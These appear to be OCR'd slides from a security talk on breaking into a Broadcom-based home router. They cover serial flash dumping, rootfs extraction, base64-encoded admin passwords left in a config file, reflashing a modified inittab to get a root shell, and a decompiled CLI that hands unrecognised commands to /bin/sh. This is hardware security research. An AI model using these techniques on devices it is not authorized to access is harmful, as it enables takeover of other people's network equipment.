
Bootloader → Bootloader **Rescue mode** → Dump FLASH

```
SDRAM: Calibrating PHY
SEQ.C: Preparing to start memory calibration
SEQ.C: CALIBRATION PASSED
SDRAM: 1024 MiB
ALTERA DWMMC: 0


U-Boot 2013.01.01 (Aug 08 2014 - 10:46:23)

CPU   : Altera SOCFPGA Platform
BOARD : Altera SOCFPGA Cyclone V Board
I2C:   ready
DRAM:  1 GiB
MMC:   ALTERA DWMMC: 0
In:    serial
Out:   serial
Err:   serial
Skipped ethaddr assignment due to invalid EMAC address in EEPROM
Net:   mii0
Warning: failed to set MAC address

Hit any key to stop autoboot:  0
SOCFPGA_CYCLONE5 #
```

Flash dumping time!

- A command dn that is very useful
- Dumping over a whopping **115200** baud (around 1KiB/sec...)
- Flash 2GB = **23 days**

CFE = Common Firmware Environment (by Broadcom)



```
CFE> help
Available commands:

...
dn                  Dump NAND contents along with spare area
CFE> dn 0x8700000 0
------------------ block: 984, page: 0 ------------------
08700000: 55424923 01000af8 9cd73513 00000004    UBI#......5.....
```

Helpful boot messages

- We can focus only on rootfs, data


```
Creating 13 MTD partitions on "brcmnand.0":
 0x000003280000-0x0000060e0000 : "rootfs" -> 105344KiB
...
 0x000006400000-0x000006800000 : "data" -> 4096KiB
```

- 23 days -> **1.3 days**
- https://github.com/nlitsme/ubidump -> Extracted rootfs

```
$ ls rootfs-fix/ubifs-root/rootfs-fixed.img/squashfs-root/
bin   data  debug  etc  log   opt   sbin  tmp  var
Data  dev   lib    mnt  proc  sys   usr
```


Gaining insights into runtime

- Password found in configuration
- A restrict shell after logon...
  - How do we get past this?




```
Linux version 4.1.45 ...

===== Release Version G040WQR201207 (build
timestamp 201207_1122) =====
...

bcm_boot_launcher: warning:
/etc/rc3.d/S71crond-init start returned 32512
...

--WL RESTART DONE--
Login:
Password:
```

(*) credentials can be found via Google




```
</X_BROADCOM_COM_FiltersCfg>
<X_BROADCOM_COM_LoginCfg>
  <AdminUserName notification="2">cht</AdminUserName>
  <AdminPassword notification="2">cGFzczEzMzc=</AdminPassword>
  <SupportPassword>c3VwcDEzMzc=</SupportPassword>
</X_BROADCOM_COM_LoginCfg>
<X_BROADCOM_COM_AppCfg>
```



```
Login: cht
Password:
 > ?
?
help
exit
reboot
meminfo
ifconfig
ping
sysinfo
swversion
uptime
```

Post-OS Init



Linux Kernel Initialization

Load init= (/bin/busybox)

/bin/bcm_boot_launcher start

Runs all scripts under /etc/rc3.d/

/etc/inittab
`::respawn:-/bin/sh -l -c consoled`


```
Login: root
Password:
Login incorrect
```

Post-OS Init

```
$ cat /etc/inittab
# This file contains customizations for the Broadcom CPE Router SDK

# if you don't want to type username/passwd in console login, copy this
# file to inittab.custom and replace "-/bin/sh -l -c consoled" below with "-
/bin/sh"
# The '-' means interactive, is still attached to terminal
::respawn:-/bin/sh -l -c consoled
```

We could've write a new firmware into FLASH...

The great shell heist




Modify firmware's /etc/inittab

Repack into UBIFS

Re-flash

Boot & Get shell

The great shell heist




```
Broadcom Traffic Ordering Agent -- starting on wl0 as daemon process...
--BOOT DONE--

BusyBox v1.27.2 (2020-12-07 11:21:55 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# whoami
/bin/sh: whoami: not found
```

That is difficult, is there another easier way in?


- Using the help from Madame de Maintenon, we unlock the secrets of how CLI is handled.

If command_entry.handler is NULL, treat command as shell command (case of ping)

All commands are in a table (ping, etc is not shown)




```
4 cmd_list          command_entry <asc_2079B, aListOfAllComma, 0xC1, cmd_help>
4                                            ; DATA XREF: cmd_help+8↑o
4                                            ; cmd_help+14↑o ...
4                                            ; "?"
4                                            ; "List of all commands."
4                   command_entry <aHelp, aListOfAllComma, 0xC1, cmd_help> ; "help"
4                                            ; "List of all commands."
4                   command_entry <aLogout, aLogoutFromCli, 0xC1, sub_607C> ; "logout"
4                                            ; "Logout from CLI."
4                   command_entry <aExit, aLogoutFromCli, 0xC1, sub_607C> ; "exit"
4                                            ; "Logout from CLI."
4                   command_entry <aQuit, aLogoutFromCli, 0xC1, sub_607C> ; "quit"
4                                            ; "Logout from CLI."
```




```
handler = cmd_list[v12].handler;
if ( handler )
{
  if ( v3 == v5 )
    v19 = &s[v3];
  else
    v19 = (char *)(v3 + 1);
  if ( v3 != v5 )
    v19 = &s[(_DWORD)v19];
  ((void (__fastcall *)(char *))handler)(v19);
}
else
{
  prctl_runCommandInShellWithTimeout((int)s);
}
```

That is difficult, is there another easier way in?


- Using the help from Madame de Maintenon, we unlock the secrets of how CLI is handled.



```
4 cmd_list          command_entry <asc_207
4
4
4
4
4                   command_entry <aHelp,
4
4                   command_entry <aLogout
4
4                   command_entry <aExit,
4
4                   command_entry <aQuit,
4
```



```
__pid_t __fastcall real_runCommandInShell(char *input)
{
  __pid_t v2; // r0
  __pid_t v3; // r4
  int i; // r4
  int v5; // r0
  char *all_args[8]; // [sp+0h] [bp-20h] BYREF

  v2 = fork();
  v3 = v2;
  if ( v2 == -1 )
  {
    sub_870C(3, "runCommandInShell", 95, "fork failed!");
  }
  else if ( !v2 )
  {
    for ( i = 3; i != 51; ++i )
    {
      v5 = i;
      close(v5);
    }
    all_args[0] = "sh";
    all_args[1] = "-c";
    all_args[2] = input;
    all_args[3] = 0;
    sub_82EC("/bin/sh", all_args);
    sub_870C(3, "runCommandInShell", 116, "Should not have reached here!");
    exit(127);
  }
  return v3;
}
```



